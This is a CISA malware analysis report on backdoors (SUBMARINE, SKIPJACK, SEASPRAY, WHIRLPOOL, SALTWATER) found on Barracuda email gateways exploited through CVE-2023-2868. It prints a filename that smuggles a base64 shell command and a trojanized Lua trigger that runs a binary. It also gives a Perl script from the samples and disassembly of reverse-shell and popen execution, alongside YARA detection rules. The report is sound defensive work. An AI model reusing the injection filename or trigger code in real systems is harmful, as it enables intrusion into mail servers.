ANALYSIS REPORT

10454006.r5.v1 NUMBER

Malware Analysis Report

2023-09-05 DATE

Notification

Summary

Description

CISA obtained five malware samples - including artifacts related to SUBMARINE, SKIPJACK, SEASPRAY, WHIRLPOOL, and SALTWATER backdoors. The device was compromised by threat actors exploiting CVE-2023-2868, a former zero-day vulnerability affecting versions 5.1.3.001-9.2.0.006 of Barracuda Email Security Gateway (ESG).

For information about related malware, specifically information on the initial exploit payload, SEASPY backdoor, WHIRLPOOL backdoor, and the SUBMARINE backdoor, see CISA Alert: CISA Releases Malware Analysis Reports on Barracuda Backdoors.

Submitted Files (5)

4183edae732506a18b5c802cbf0a471a77c3f1e4336a32ccb4958671e404493c (machineecho_-n_Y2htb2QgK3ggL3J...)

44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598 (mod_sender.lua)

63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90 (get_fs_info.pl)

9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf (saslautchd)

caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc (mod_rft.so)

Findings

4183edae732506a18b5c802cbf0a471a77c3f1e4336a32ccb4958671e404493c

Details	
Name	machineecho_-n_Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK___base64_-d__sh_-slack
Size	3894 bytes
Type	data
MD5	9fdc1dc99bc8184ee410880427dba89c
SHA1	be570775552f937d8588bceb3e2cbb0c18408fc1
SHA256	4183edae732506a18b5c802cbf0a471a77c3f1e4336a32ccb4958671e404493c
SHA512	2bb94fdfe31a464c63b8cd726f6ba1c3b18da538221d5bae943dfb03ec353a41826bdcb007bc2b7dfeb76afe619aa8ce078808e9b30079a6f947cce8ace891ff
ssdeep	3::
Entropy	0.000000

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a SUBMARINE artifact, an empty text/data file. The name of the file is designed to exploit a vulnerability on the target environment where the base64 string within the file name will be executed on the Linux shell. The code in Figure 1 will change the permissions of any directory/file/path with that begins with '/root/mac' to executable. Then, anything containing the string 'mach*' in the directory/file/path '/root/mach' are executed.

Screenshots



Figure 1 - Figure 1 depicts the Base64 encoded, and decoded, name of the artifact.

63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90

Details

Name	get_fs_info.pl
Size	530 bytes
Type	Perl script text executable
MD5	ad1dc51a66201689d442499f70b78dea
SHA1	c71bccdc006cca700257a69ed227e0cb1bc071ed
SHA256	63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90
SHA512	3258af057858ef0930a48771869871736bfb866ef740e81f2518c0d4c217b5c0c5f8eb06985b72a3762ce011458245940be6bb1d4907d2ed0f4e18886bbc48c3
ssdeep	12:HA4SKFBMygPZr7NBiC+c6jaY7PCbozFJG:thFBMZr7NBazjTzCbozG
Entropy	4.638131

Antivirus

No matches found.

YARA Rules

- rule CISA_10454006_11 : trojan
  {
    meta:
      author = "CISA Code & Media Analysis"

```
        incident = "10454006"
        date = "2023-07-20"
        last_modified = "20230726_1700"
        actor = "n/a"
        family = "n/a"
        Capabilities = "n/a"
        Malware_Type = "trojan"
        Tool_Type = "unknown"
        description = "Detects perl script linked to SKIPJACK backdoor samples"
        SHA256 = "63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90"
    strings:
        $s1 = { 2f 65 74 63 2f 66 73 74 61 62 2e 6d 61 69 6e }
        $s2 = { 28 3c 46 53 54 41 42 3e 29 }
        $s3 = { 6d 79 20 28 24 70 61 72 74 69 74 69 6f 6e 2c 20 24 66 73 5f 74 79 70 65 29 }
        $s4 = { 70 72 69 6e 74 20 24 66 73 5f 74 79 70 65 }
        $s5 = { 70 72 69 6e 74 20 24 70 61 72 74 69 74 69 6f 6e }
    condition:
        all of them
}
```

ssdeep Matches

No matches found.

Description

This artifact, belonging to the SKIPJACK malware family, is a Perl script that enumerates file system information. This script first checks the file system by opening '/etc/fstab.main/,' then checks the value against the array 'ARGV[0]', which perl automatically provides to hold all values from the command line in. The script will print either 'xfs' or hda depending on the type of file system it finds. The script contains a second if statement that gathers more information about the type of file system. This second if statement contains the regular expression '/^\/dev\/(\S+)\d+\s+\/\s+(\S+)/,' which translates to '/etc/fstab.' The script uses this second half of the code to check for file system type or information about the partition, which it then prints based on the value of '$requested_data.'

Screenshots

```
#!/usr/bin/perl -w

use strict;

`bash /boot/os_tools/mknod`;
my $requested_data = $ARGV[0];

if (! open(FSTAB, "/etc/fstab.main")) {
    if (lc($requested_data) eq 'fs') {
        print "xfs";
    }
    else {
        print "hda";
    }
    exit;
}
while (<FSTAB>) {
    if (/^\/dev\/(\S+)\d+\s+\/\s+(\S+)/) {
        my ($partition, $fs_type) = ($1, $2);
        if (lc($requested_data) eq 'fs') {
            print $fs_type;
        }
        else {
            print $partition;
        }
        last;
    }
}

close(FSTAB);
```

Figure 2 - Figure 2 depicts code contained in "get_fs_info.pl."

44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598

Details	
Name	mod_sender.lua
Size	3930 bytes
Type	ASCII text
MD5	666da297066a2596cacb13b3da9572bf
SHA1	64b337d7e82c82a4b40c8cb88fbc651929995eef
SHA256	44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598
SHA512	4881a79d95bf83190be1542d7b26c7b1dee5eece1a689dc81bf2b661b43b3d724703dc4a48f824d8d960e2a480bcbea2e4007eb19023ee1bf329d993009deffc
ssdeep	96:JnJKszX3Z+p351GUw5FbsNmnwdx8sMEFoiKe3:JnJjzZ+j14FIEnqxjMEKQ
Entropy	5.041616

Antivirus

No matches found.

YARA Rules

- rule CISA_10454006_12 : SEASPRAY trojan evades_av
  {
    meta:

```
        author = "CISA Code & Media Analysis"
        incident = "10454006"
        date = "2023-08-23"
        last_modified = "20230905_1500"
        actor = "n/a"
        family = "SEASPRAY"
        capabilities = "evades-av"
        malware_type = "trojan"
        tool_type = "unknown"
        description = "Detects SEASPRAY samples"
        sha256 = "44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598"
    strings:
        $s1 = { 6f 73 2e 65 78 65 63 75 74 65 28 27 73 61 73 6c 61 75 74 63 68 64 27 }
        $s2 = { 73 65 6e 64 65 72 }
        $s3 = { 73 74 72 69 6e 67 2e 66 69 6e 64 }
        $s4 = { 73 74 72 69 6e 67 2e 6c 6f 77 65 72 }
        $s5 = { 62 6c 6f 63 6b 2f 61 63 63 65 70 74 }
        $s6 = { 72 65 74 75 72 6e 20 41 63 74 69 6f 6e 2e 6e 65 77 7b }
        $s7 = { 4c 69 73 74 65 6e 65 72 2e 6e 65 77 7b }
    condition:
        filesize < 10KB and all of them
}
```

ssdeep Matches

No matches found.

Relationships

44e1fbe71c...	Used	9f04525835f998d454ed68cfc7fcb6b0907f213 0ae6c6ab7495d41aa36ad8ccf

Description

This artifact is a trojanized Lua module that has been identified as a "SEASPRAY" variant. SEASPRAY registers an event handler for all incoming email attachments. This variant checks for the sender and the string “obt”, which is hard coded in the lua file. If that string is found the malware uses os.execute to execute the file “saslautchd”, see Figure 3.

Screenshots

```
local sender = string.lower(sender_str)
if string.find(sender,"obt") ~= nil then
    os.execute('saslautchd'..' '..sender)
end
```

Figure 3 - This screenshot illustrates how the SEASPRAY filters traffic looking for the string "obt". Once that string is received SEASPRAY uses os.execute to execute the file "saslautchd".

9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf

Tags

trojan

Details

Name	saslautchd
Size	5034648 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=913db6f2f3c21bcb11e0fd02e2b88908b15b5c2d, for GNU/Linux 3.2.0, stripped
MD5	436587bad5e061a7e594f9971d89c468

SHA1	cf22082532d4d6387ea1c9bc4dc5b255aa7a0290
SHA256	9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf
SHA512	825ba4c46f1f9c5a4f2ab3ccfd8e3ec02f50f749776df783a085aff89cb19ed983b07ecd0703c74a0474bec56e918ada002b683dec1228f18181a91b0b339234
ssdeep	98304:J8sPi2iUKJYO0OAgikIn9FCJM+rXKZ9ldvVkhyfMuG9vU:xVUildN0uX
Entropy	6.384586

Antivirus

Antiy	Trojan/Linux.SAgnt
Avira	LINUX/Whirlpool.A
Bitdefender	Trojan.Generic.34035237
Emsisoft	Trojan.Generic.34035237 (B)
ESET	Linux/WhirlPool.A trojan
McAfee	Generic trojan.xj
Sophos	Linux/Agnt-BS
Varist	E64/Agent.FP

YARA Rules

```
rule CISA_10452108_02 : WHIRLPOOL backdoor communicates_with_c2 installs_other_components
{
    meta:
        author = "CISA Code & Media Analysis"
        incident = "10452108"
        date = "2023-06-20"
        last_modified = "20230804_1730"
        actor = "n/a"
        family = "WHIRLPOOL"
        Capabilities = "communicates-with-c2 installs-other-components"
        Malware_Type = "backdoor"
        Tool_Type = "unknown"
        description = "Detects malicious Linux WHIRLPOOL samples"
        sha256_1 = "83ca636253fd1eb898b244855838e2281f257bbe8ead428b69528fc50b60ae9c"
        sha256_2 = "8849a3273e0362c45b4928375d196714224ec22cb1d2df5d029bf57349860347"
    strings:
        $s0 = { 65 72 72 6f 72 20 2d 31 20 65 78 69 74 }
        $s1 = { 63 72 65 61 74 65 20 73 6f 63 6b 65 74 20 65 72 72 6f 72 3a 20 25 73 28 65 72 72 6f 72 3a 20 25 64 29 }
        $s2 = { c7 00 20 32 3e 26 66 c7 40 04 31 00 }
        $s3 = { 70 6c 61 69 6e 5f 63 6f 6e 6e 65 63 74 }
        $s4 = { 63 6f 6e 6e 65 63 74 20 65 72 72 6f 72 3a 20 25 73 28 65 72 72 6f 72 3a 20 25 64 29 }
        $s5 = { 73 73 6c 5f 63 6f 6e 6e 65 63 74 }
    condition:
        uint32(0) == 0x464c457f and 4 of them
}
```

ssdeep Matches

No matches found.

Relationships

9f04525835...	Used_By	44e1fbe71c9fcf9881230cb924987e0e615a75 04c3c04d44ae157f07405e3598

Description

This artifact, belonging to the WHIRLPOOL malware family, is a 64-bit Linux Executable and Linkable Format (ELF) file. The malware checks processor hardware and architecture, to include if the target system uses AMD or Intel, see Figure 4. Figure 5 shows the malware determining the kernel version by invoking the 'uname' command line function and exploring the contents of the

'/proc/sys/kernel/osrelease' file. Figures 6, 7, and 8 show the malware's capacity to connect to a remote address, and then create a new process with the command line argument '/bin/sh.' The connection to a remote host and the invocation of a bash shell are the two components/phases used by reverse shells. Figure 9 shows the malware's capacity to interact with the Name Service Cache Daemon by creating and connecting to a Unix socket at ./var/run/nscd/socket.' This socket can cache Domain Name System (DNS) requests. Rather than listening on port 53, it listens on the socket file itself, for data from other programs/processes. Figure 10 shows the malware's capacity to perform DNS resolution, using the system call 'sys_getpeername.' The malware accesses the target's environment variables. See below list below:

--Begin Accessed Environment Variables--
GCONV_PATH
GETCONF_DIR
HTTPS_PROXY
HTTP_PROXY
LANG
LANGUAGE
LC_ALL
LC_COLLATE
LD_WARN
LD_LIBRARY_PATH
LD_BIND_NOW
LD_BIND_NOT
LD_DYNAMIC_WEAK
LD_PROFILE_OUTPUT
LD_ASSUME_KERNEL
LOCALDOMAIN
NO_PROXY
OPENSSL_CONF
OPENSSL_ia32cap
OUTPUT_CHARSET
POSIX
TZ
TZDIR
RESOLV_ADD_TRIM_DOMAINS
RESOLV_HOST_CONF
RESOLV_MULTI
RESOLV_OVERRIDE_TRIM_DOMAINS
RES_OPTIONS
RESOLV_REORDER
--End Accessed Environment Variables--

The malware further access the following files at runtime:

--Begin Accessed Files--
/etc/aliases
/etc/ethers
/etc/group
/etc/hosts
/etc/networks
/etc/protocols
/etc/passwd
/etc/rpc
/etc/services
/etc/gshadow
/etc/shadow
/etc/netgroup
/dev/full
/dev/urandom
/dev/random
/proc/sys/kernel/rtsig-
/proc/sys/kernel/ngroups_max
/sys/devices/system/cpu/online
/proc/stat
/proc/self/fd

-- End Accessed Files--

Screenshots



Figure 4 - Figure 4 depicts the use of the 'cpuid' assembly instruction and strings amalgamating to 'intel' and 'AMD.'



Figure 5 - Figure 5 depicts the 'uname' Linux OS command line function. This figure further depicts a call to functions that open and read the contents of the path '/proc/sys/kernel/osrelease/.'



Figure 6 - Figure 6 depicts the creation of a socket that facilitates Internet Protocol Version 4 connections. It further depicts a connection to a remote address using the 'sys_connect' function.

```
0698885 lea     rcx, aBinSh+5   ; "sh"
069888C lea     r8, [rsp+118h+var_B8]
0698891 mov     rdx, r12
0698894 mov     r9, cs:qword_8D4AE0
069889B lea     rax, aC         ; "-c"
06988A2 movq    xmm0, rcx
06988A7 xor     ecx, ecx
06988A9 mov     [rsp+118h+var_A8], rbp
06988AE movq    xmm1, rax
06988B3 lea     rdi, [rbx+0E0h]
06988BA lea     rsi, aBinSh     ; "/bin/sh"
06988C1 mov     [rsp+118h+var_A0], 0
06988CA punpcklqdq xmm0, xmm1
06988CE movaps  [rsp+118h+var_B8], xmm0
06988D3 call    sys_execve_2nd_3rd_CreateChildProcess_CloneProcess_4th
06ED9E0 sys_execve_1st_2nd_CreateChildProcess_CloneProcess_3rd
06ED9E0
06ED9E0 arg_0= dword ptr  8
06ED9E0
06ED9E0 ; __unwind {
06ED9E0 endbr64
06ED9E4 sub     rsp, 8
06ED9E8 lea     r11, sys_execve_0th
06ED9EF lea     rax, sys_execve_1st
06ED9F6 mov     r10d, [rsp+8+arg_0]
06ED9FB test    r10b, 1
06ED9FF cmovz   rax, r11
06EDA03 push    rax
06EDA04 push    r10
06EDA06 call    CreateChildProcess_CloneProcess_2nd
```

Figure 7 - Figure 7 depicts the string 'sh -c /bin/sh' fed into the 'sys_execve' function as an argument.

```
0747638 lea     rdi, aBinSh     ; "/bin/sh"
074763F mov     [rbp+var_78], r9
0747643 call    sys_execve_0th
0747190 sys_execve_0th proc near
0747190 ; __unwind {
0747190 endbr64
0747194 mov     eax, 3Bh ; ';'
0747199 syscall                 ; LINUX - sys_execve
```

Figure 8 - Figure 8 depicts the string 'sh -c /bin/sh' fed into the 'sys_execve' function as an argument.

```
7021C7 mov     edi, 1           ;  = AF_UNIX = Unix domain sockets
7021CC mov     rax, fs:28h
7021D5 mov     [rbp+var_38], rax
7021D9 xor     eax, eax         ;  = 0 = IPPROTO_IP = Internet Pro
7021D9                          ;  = Default protocol for TCP
7021DB call    sys_socket_0th
7021E0 test    eax, eax
702234 loc_702234:              ; /var/run/nscd/so
702234 movdqa  xmm0, cs:var_run_nscd_so
70223C lea     r9, [rsp+10E0h+var_10D1]
702241 mov     edi, r15d
702244 mov     ecx, 1
702249 and     r9, 0FFFFFFFFFFFFFFF0h
70224D lea     rsi, [rbp+var_B0]
702254 mov     edx, 6Eh ; 'n'
702259 mov     [rbp+var_B0], cx
702260 mov     dword ptr [rbp+var_9E], 'tekc'
70226A mov     r13, r9
70226D mov     [rbp+var_9E+4], 0
702274 movups  [rbp+var_AE], xmm0
70227B call    sys_connect_0th
```

Figure 9 - Figure 9 shows the malware's ability to interact with the Name Service Cache Daemon.

```
075F0C0 getpeername_1_0th proc near
075F0C0 ; __unwind {
075F0C0 endbr64
075F0C4 mov     eax, 34h ; '4'
075F0C9 syscall                 ; LINUX - sys_getpeername
075F0CB cmp     rax, 0FFFFFFFFFFFFF001h
```

Figure 10 - Figure 10 depicts the Linux OS system call, 'sys_getpeername.'

---

caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc

Tags

trojan

Details

Name	mod_rft.so
Size	1668232 bytes
Type	ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, stripped
MD5	4ec4ceda84c580054f191caa09916c68
SHA1	6505513ca06db10b17f6d4792c30a53733309231
SHA256	caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc
SHA512	c61493cfa3c6c41520b6ef608da9398b4fa6a7805293bc98d628335f536509d95585d42f93b8edeabf971390e874c5291b552afe66d72651839a295b76c42380
ssdeep	24576:25gY/a9MQrLO457KIRTQvAunkEKkb8EHA4pje0ET1Nyb+YpYcNvwoQItHzUMDb:25b8y45V2IVEHASjezfYHwoDzUM
Entropy	6.211061

Antivirus

AhnLab	Malware/Linux.Agent
Antiy	Trojan/Linux.SaltWater.b
Bitdefender	Trojan.Linux.Generic.313776
Emsisoft	Trojan.Linux.Generic.313776 (B)
ESET	a variant of Linux/SaltWater.B trojan
McAfee	Generic trojan.xj
Quick Heal	ELF.WhirlPool.48041.GC
Sophos	Linux/Agnt-BS

YARA Rules

```
rule CISA_10454006_13 : SALTWATER backdoor exploit_kit communicates_with_c2 determines_c2_server
hides_executing_code exploitation
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10454006"
    date = "2023-08-10"
    last_modified = "20230905_1500"
    actor = "n/a"
    family = "SALTWATER"
    capabilities = "communicates-with-c2 determines-c2-server hides-executing-code"
    malware_type = "backdoor exploit-kit"
    tool_type = "exploitation"
```

```
        description = "Detects SALTWATER samples"
        sha256 = "caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc"
    strings:
        $s1 = { 70 74 68 72 65 61 64 5f 63 72 65 61 74 65 }
        $s2 = { 67 65 74 68 6f 73 74 62 79 6e 61 6d 65 }
        $s3 = { 54 72 61 6d 70 6f 6c 69 6e 65 }
        $s4 = { 64 73 65 6c 64 73 }
        $s5 = { 25 30 38 78 20 28 25 30 32 64 29 20 25 2d 32 34 73 20 25 73 25 73 25 73 0a }
        $s6 = { 45 6e 74 65 72 20 6f 75 73 63 64 6f 6f 65 7c 70 72 65 64 61 72 65 28 25 70 2c 20 25 70 2c 20 25 70 29 }
        $s7 = { 45 6e 74 65 72 20 61 75 74 63 63 6f 6f 71 38 63 72 65 61 74 65 }
        $s8 = { 74 6e 6f 72 6f 74 65 63 74 6a 73 65 6d 6f 72 79 }
        $s9 = { 56 55 43 4f 4d 49 53 53 }
        $s10 = { 56 43 4f 4d 49 53 53 }
        $s11 = { 55 43 4f 4d 49 53 44 }
        $s12 = { 41 45 53 4b 45 59 47 45 4e 41 53 53 49 53 54 }
        $s13 = { 46 55 43 4f 4d 50 50 }
        $s14 = { 55 43 4f 4d 49 53 53 }
    condition:
        uint16(0) == 0x457f and filesize < 1800KB and 8 of them
}
```

ssdeep Matches

No matches found.

Description

This artifact, belonging to the SALTWATER malware family, is a 32-bit Linux Shared Object (.so) file. The malware can intake data over the network, using a previously established socket, with the 'recv' function as shown in Figure 11. Figure 12 shows the malware creating a new thread, within the calling process. This is thread injection and it can inject two different functions. Figure 13 shows the first function that can perform DNS resolution. Figures 14 and 15 show the second function. The second function can establish communications, over the network, using a TLS version 1 connection. Lastly, using 'popen', the malware can execute any shell command with the same privileges as its calling process.

Screenshots

```
F7EAF2B5 lea     eax, (aRecv - 0F7FE7E60h)[ebx] ; "recv"
F7EAF2BB mov     [esp+4], eax    ;
F7EAF2BF mov     dword ptr [esp], 0 ;
F7EAF217 mov     [esp], eax      ;
F7EAF21A call    _dlopen         ;
F7EAF21A                         ;
F7EAF21A                         ;
F7EAF234 mov     [esp+4], eax    ; name
F7EAF238 mov     eax, [ebp+handle]
F7EAF23B mov     [esp], eax      ; handle
F7EAF23E call    _dlsym
```

Figure 11 - Figure 11 depicts the 'recv' Berkeley Sockets function dynamically loaded and executed at runtime.

```
F7EAF1B3 lea     eax, (F7EAE3AA
F7EAF1B9 mov     [esp+8], eax    ; start_routine
F7EAF1BD mov     dword ptr [esp+4], 0 ; attr
F7EAF1C5 lea     eax, [ebp+newthread]
F7EAF1C8 mov     [esp], eax      ; newthread
F7EAF1CB call    _pthread_create ;
```

Figure 12 - Figure 12 depicts the 'pthread_create' function.

```
)4596C call    _gethostbyname  ;
)4596C                         ;
)45971 mov     [ebp+var_20], eax
)45974 cmp     [ebp+var_20], 0
)45978 setz    al
)4597B test    al, al
)4597D jz      short loc_45996
)459A9 mov     [ebp+req.ai_family], 0
)459B0 mov     [ebp+req.ai_socktype], 1
)459B7 mov     [ebp+req.ai_protocol], 6
)459BE lea     eax, [ebp+pai]
)459C1 mov     [esp+0Ch], eax  ; pai
)459C5 lea     eax, [ebp+req]
)459C8 mov     [esp+8], eax    ; req
)459CC mov     eax, [ebp+service]
)459CF mov     [esp+4], eax    ; service
)459D3 mov     eax, [ebp+name]
)459D6 mov     [esp], eax      ; name
)459D9 call    _getaddrinfo    ;
)45A4D call    _socket
)45A73 mov     [esp+8], edx    ; len
)45A77 mov     [esp+4], eax    ; addr
)45A7B mov     eax, [ebp+fd]
)45A7E mov     [esp], eax      ; fd
)45A81 call     connect
```

Figure 13 - Figure 13 depicts multiple functions from the Berkley Sockets API.

```
F7EABB3D call    _TLSv1_server_method ;
                                    :
F7EABB4B call    _SSL_CTX_new
F7EABB50 mov     [ebp+var_8], eax
'/home/product/code/config/ssl_engine_cert.pem
:F7EABB9C call    _SSL_CTX_use_certificate_file
:F7EABBDE call    _SSL_CTX_use_PrivateKey_file
:F7EAE453 call    _SSL_new
 F7EAE468 call    _SSL_set_fd
:F7EAE47C call    _SSL_accept
 F7EABFBF call    _SSL_read
:F7EABEAB call    _SSL_write
```

Figure 14 - Figure 14 depicts functions that facilitate Secure Sockets Layer (SSL) and TLS communications.



Figure 15 - Figure 15 depicts the 'popen' function.

Relationship Summary

44e1fbe71c...	Used	9f04525835f998d454ed68cfc7fcb6b0907f213 0ae6c6ab7495d41aa36ad8ccf
9f04525835...	Used_By	44e1fbe71c9fcf9881230cb924987e0e615a75 04c3c04d44ae157f07405e3598

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)

- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.

TLP: CLEAR